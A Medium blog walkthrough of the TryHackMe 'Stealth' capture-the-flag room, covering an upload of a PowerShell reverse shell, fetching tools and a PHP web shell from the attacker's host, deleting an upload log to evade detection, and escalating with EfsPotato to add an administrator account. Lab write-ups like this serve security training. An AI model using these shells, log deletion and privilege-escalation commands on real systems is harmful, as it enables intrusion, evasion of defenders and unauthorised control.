

Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



# TryHackME: Stealth Room Walkthrough.



Sethu Satheesh · [Follow](#)

6 min read · Dec 6, 2023

Listen

Share

More



Room link: <https://tryhackme.com/room/stealth>

This room is based on Host Evasion techniques.

Hey guys.. my name is Sethu Satheesh (Instagram — [whxitte](#))

We are just given a machine and no clues or nothing.

Active Machine Information

Title stealthv3.4n	IP Address 10.10.108.12	Expires 37m 10s	<a href="#">?</a>	<a href="#">Add 1 hour</a>	<a href="#">Terminate</a>
-----------------------	----------------------------	--------------------	-------------------	----------------------------	---------------------------

100%

Task 1 ✓ Stealth

Start the VM by clicking the [Start Machine](#) button at the top right of the task and visit [10.10.108.12:8080](http://10.10.108.12:8080) to pwn the machine. You can complete the challenge by connecting through VPN or the AttackBox containing all the essential tools.

[▶ Start Machine](#)




*Are you stealthier enough to evade all the updated security measures of the target?*

**Answer the questions below**

Stealth room challenge

just press the start button and wait to get the IP address. There already says Visit IP\_ADDRESS:8080. In my case let's visit 10.10.108.12:8080 in browser (Don't forget to connect to the tryhackme network via openvpn. To hack machines on TryHackMe you need to connect to their network. Download your ovpn file from <https://tryhackme.com/access> and connect it using the command "sudo openvpn your\_file\_name.ovpn")

After opening the ip in browser we can see:



There we can see a file upload functionality that says it's a Powershell Script analyzer. By assuming that we can upload a malicious powershell script to gain a reverse shell access let's get a shell.

```
https://github.com/martinsohn/PowerShell-reverse-shell/blob/main/powershell-rev
```

This is a Powershell reverse shell script that is do not detected as malicious. We need to modify IP and port for reverse connection with our vpn ip address and a desired port:

```

1 do {
2     # Delay before establishing network connection, and between retries
3     Start-Sleep -Seconds 1
4
5     # Connect to C2
6     try{
7         $TCPClient = New-Object Net.Sockets.TCPClient('127.0.0.2', 13337)
8     } catch {}
9 } until ($TCPClient.Connected)
10
11 $NetworkStream = $TCPClient.GetStream()
12 $StreamWriter = New-Object IO.StreamWriter($NetworkStream)
13
14 # Writes a string
15 function WriteToStream {
16     # Create buffer
17     [byte[]]$script:buffer = $String
18
19     # Write to C2
20     $StreamWriter.WriteLine([System.Text.Encoding]::UTF8.GetString($buffer))
21     $StreamWriter.Flush()
22 }
23
24 # Initial output to buffer used below.
25 WriteToStream ''
26
27 # Loop that breaks connection is closed
28 while(($BytesRead = $NetworkStream.Read($buffer, 0, $buffer.Length)) -gt 0)
29 {
30     # Encode comma
31     $Command = ([Text.Encoding]::UTF8.GetString($buffer))
32
33     # Execute command
34     $Output = try
35         Invoke-Expression $Command
36     catch
37         $Output = $Error[0].Exception.Message
38
39     # Write output to C2
40     WriteToStream $Output
41 }
42
43 # Close connection
44 $StreamWriter.Close()
45 $NetworkStream.Close()
46 $TCPClient.Close()

```

root@kali: ~

```

# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.72 netmask 255.255.255.0 broadcast 192.168.1.255
        inet6 fe80::c916:aa83:4a56:61ed prefixlen 64 scopeid 0x20<link>
          ether 00:0c:29:d8:03:a2 txqueuelen 1000 (Ethernet)
            RX packets 34932 bytes 36099881 (34.4 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 16771 bytes 4249989 (4.0 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 6 bytes 340 (340.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 6 bytes 340 (340.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
        inet 10.17.63.177 netmask 255.255.128.0 destination 10.17.63.177
        inet6 fe80::2a52:a7a6:1d16:36cf prefixlen 64 scopeid 0x20<link>
          unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
            RX packets 188 bytes 233660 (228.1 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 106 bytes 5970 (5.8 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Original script before modification

Warning: you are using the root account. You may harm your system.

```


1 do {
2     # Delay before establishing network connection, and between retries
3     Start-Sleep -Seconds 1
4
5     # Connect to C2
6     try{
7         $TCPClient = New-Object Net.Sockets.TCPClient('10.17.63.177', 4444)
8     } catch {}
9 } until ($TCPClient.Connected)
10
11 $NetworkStream = $TCPClient.GetStream()
12 $StreamWriter = New-Object IO.StreamWriter($NetworkStream)
13
14 # Writes a string to C2
15 function WriteToStream ($String) {
16     # Create buffer to be used for next network stream read. Size is determined by

```

After modifying with my vpn ip (tun0)

Now the file is ready to upload to our website. Before uploading lets start a netcat listener in our terminal on port 4444 to receive a reverse connection from the shell we are going to upload:


```
$ nc -nlvp 444
```



A terminal window titled "root@kali: ~". The command "# nc -lvp 4444" is run, followed by the message "listening on [any] 4444 ...".

netcat listening for incoming connections

Now lets upload our shell into the website:



File Uploaded & got reverse shell access

As you can see after uploading the script and waiting 4 seconds, i got a reverse shell access and we can see i am logged in as evader.

As we are in the target system now lets search for the first flag. After a 30 second search i found the flag is located in 'C:\Users\evader\Desktop'. Go to there by command 'cd C:\Users\evader\Desktop' and type 'ls' to see the contents. there you can see a file named *encodedflag*:

```

root@kali: ~
File Actions Edit View Help
SHELL> cd Desktop
SHELL> ls

Directory: C:\Users\evader\Desktop

Mode LastWriteTime Length Name
-- -- -- -- --
-a— 6/21/2016 3:36 PM 527 EC2 Feedback.website
-a— 6/21/2016 3:36 PM 554 EC2 Microsoft Windows Guide.website
-a— 8/3/2023 7:12 PM 194 encodedflag


SHELL> cat encodedflag
-----BEGIN CERTIFICATE-----
WW91IGNhbIBnZXQgdGhIGZsYWcgYnkgdmlzaXRpbmcgdGhIGxpmsgaHR0cDov
LzxJUF9PRl9USElTX1BDPjo4MDAwL2FzzGFkYXNkamFramRuc2Rmc2Rmcy5w
aHA=
-----END CERTIFICATE-----
SHELL>

```

Flag in encoded format

As you can see the flag is encoded in base64. We can decode it by typing the following command in a terminal:

```
echo WW91IGNhbIBnZXQgdGhIGZsYWcgYnkgdmlzaXRpbmcgdGhIGxpmsgaHR0cDovLzxJUF9PRl
```




```
root@kali: ~
[~]# echo WW91IGNhbIBnZXQgdGhlIGZsYWcgYnkgdmlzaXRpbmcgGhlIGxpmsgaHR0cDovLzxJUF9PRL9USElTX1BDPjo4MDA
You can get the flag by visiting the link http://<IP_OF_THIS_PC>:8000/asdasdadasdjakjdnsdfsdfs.php

[~]#
```

Decoded Flag


It says “*You can get the flag by visiting the link  
http://<IP\_OF\_THIS\_PC>:8000/asdasdadasdjakjdnsdfsdfs.php*”

So lets browse it by replacing *IP\_OF\_THIS\_PC* with our website’s IP:



There it gives another hint. “The blue team has been alerted” and hint says we need to remove the log files for upload:

The file.ps1 file in C:\Users\evader\Documents\Task folder indicates that there is a log file present in the C:\xampp\htdocs\uploads. Go to there by typing “cd C:\xampp\htdocs\uploads”. Type “ls” to see the contents. There is a “log.txt” file and according to the hint we need to delete it. Remove it by typing “rm log.txt” :



root@kali: ~

File Actions Edit View Help

eExpressionCommand

```
SHELL> cd C:\xampp\htdocs\uploads
SHELL> ls

Directory: C:\xampp\htdocs\uploads

Mode LastWriteTime Length Name
-- -- -- -- --
-a-- 8/1/2023 5:10 PM 132 hello.ps1
-a-- 8/17/2023 4:58 AM 0 index.php
-a-- 12/6/2023 6:52 AM 17 log.txt
-a-- 12/6/2023 6:52 AM 1462 powershell-reverse-shell.ps1
-a-- 9/4/2023 3:18 PM 771 vulnerable.ps1

SHELL> rm log.txt
SHELL> 
```

After removing the log file refresh the website and we can see the flag:

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Flag: THM{1010\_EVASION\_LOCAL\_USER}

First flag

**Answer the questions below**

What is the content of the user level flag?

THM{1010\_EVASION\_LOCAL\_USER}

Correct Answer

Now that's the user level flag. We need to find the 2nd root level flag.

For that we need to do privilege escalation.

Now lets upload a script for checking privilege escalation:

Download the script using the following command in your local machine:

```
wget -O privesc.ps1 https://github.com/itm4n/PrivescCheck?source=post_page----
```

Now lets upload this to our target machine. To do so, start a quick server using python using the following command “`python -m http.server 8000`” in the same directory of the downloaded file.

Now use the following command to download the script in victim machine from our local machine (Note: run the command in the reverse shell that we got access):

```
$ iwr -uri "http://10.17.63.177:8000/privesc.ps1" -o privesc.ps1

# Note that the ip is the ip of our vpn interface (tun0)
#It will download the script in victim machine. Now execute the script using:

$ powershell -ep bypass -c ". .\privesc.ps1; Invoke-privesc"
```

Checking evader's privileges in the reverse shell session:

```
$ whoami /priv

PRIVILEGES INFORMATION
-----


Privilege Name          Description          State
===== ============ ============
SeChangeNotifyPrivilege Bypass traverse checking   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

Let's upload p0wny shell to gain a shell through the Xampp service and the p0wny reverse shell file can be uploaded to C:\xampp\htdocs since it is run by the user evader. Download the shell from [here](#).

Now lets download it to victim machine like the same way we did earlier:

```
$ cd C:\xampp\htdocs
C:\xampp\htdocs> iwr -uri "http://10.17.63.177:8000/shell.php" -o shell.php
```

Now we can access it using browser by going to "<http://<ip>:8080/shell.php>":



The user has SeImpersonatePrivilege enabled this can be used as a leverage for privilege escalation. We can use **EfsPotato** tool for this purpose. Download from [here](#).

Now lets download to our victim machine from the shell:

```
curl http://10.17.63.177:8000/EfsPotato.cs -o C:\xampp\htdocs\efs.cs
```

evader@HostEvasion:C:\xampp\htdocs# curl http://10.17.63.177:8000/EfsPotato.cs -o C:\xampp\htdocs\efs.cs

% Total	% Received	% Xferd	Average Speed	Time	Time	Time	Current
Dload	Upload	Total	Spent	Left	Speed		
0	0	0	0	0	0	--::--	0
9	178k	9	16744	0	0	0:00:10	--::-- 0:00:10 26121
100	178k	100	178k	0	0	0:00:01	0:00:01 --::-- 167k

evader@HostEvasion:C:\xampp\htdocs#

Compile the binary by following command:

```
efs.cs -nowarn:1691,618
```

Now let's add a user to Administrators group with elevated privileges by exploiting SeImpersonatePrivilege local privilege escalation vulnerability using efspotato:

```
efs.exe "cmd.exe /c net user user password@123 /add && net localgroup administr
```

Here we added a user named ‘user’ with the password ‘Password@123’ to administrators group.

```

VOLUME SERIAL NUMBER: 13 8087 C302
Directory of C:\xampp\htdocs
12/06/2023 05:37 AM <DIR> .
12/06/2023 05:37 AM <DIR> ..
08/17/2023 05:09 AM 5,024 6xK3dSBYKcSV-LCoeQqfXlRY0o3qNa7lqDY.woff2
07/16/2023 04:29 PM 213,642 background-image.jpg
07/11/2023 05:11 PM 9,711 background-image2.jpg
12/06/2023 07:44 AM 182,580 efs.cs
12/06/2023 05:37 AM 17,920 efs.exe
12/06/2023 05:36 AM 25,450 EfsPotato.cs
08/17/2023 05:11 AM 3,554 font.css
08/29/2023 09:55 AM 3,591 index.php
12/06/2023 05:25 AM 20,321 shell.php
12/06/2023 07:12 AM <DIR> uploads
         9 File(s)   481,793 bytes
        3 Dir(s)  13,506,285,568 bytes free

evader@HostEvasion:C:\xampp\htdocs# efs.cs -nowarn:1691,618

evader@HostEvasion:C:\xampp\htdocs# efs.exe "cmd.exe /c net user user password@123 /add && net localgroup administrators user /add"
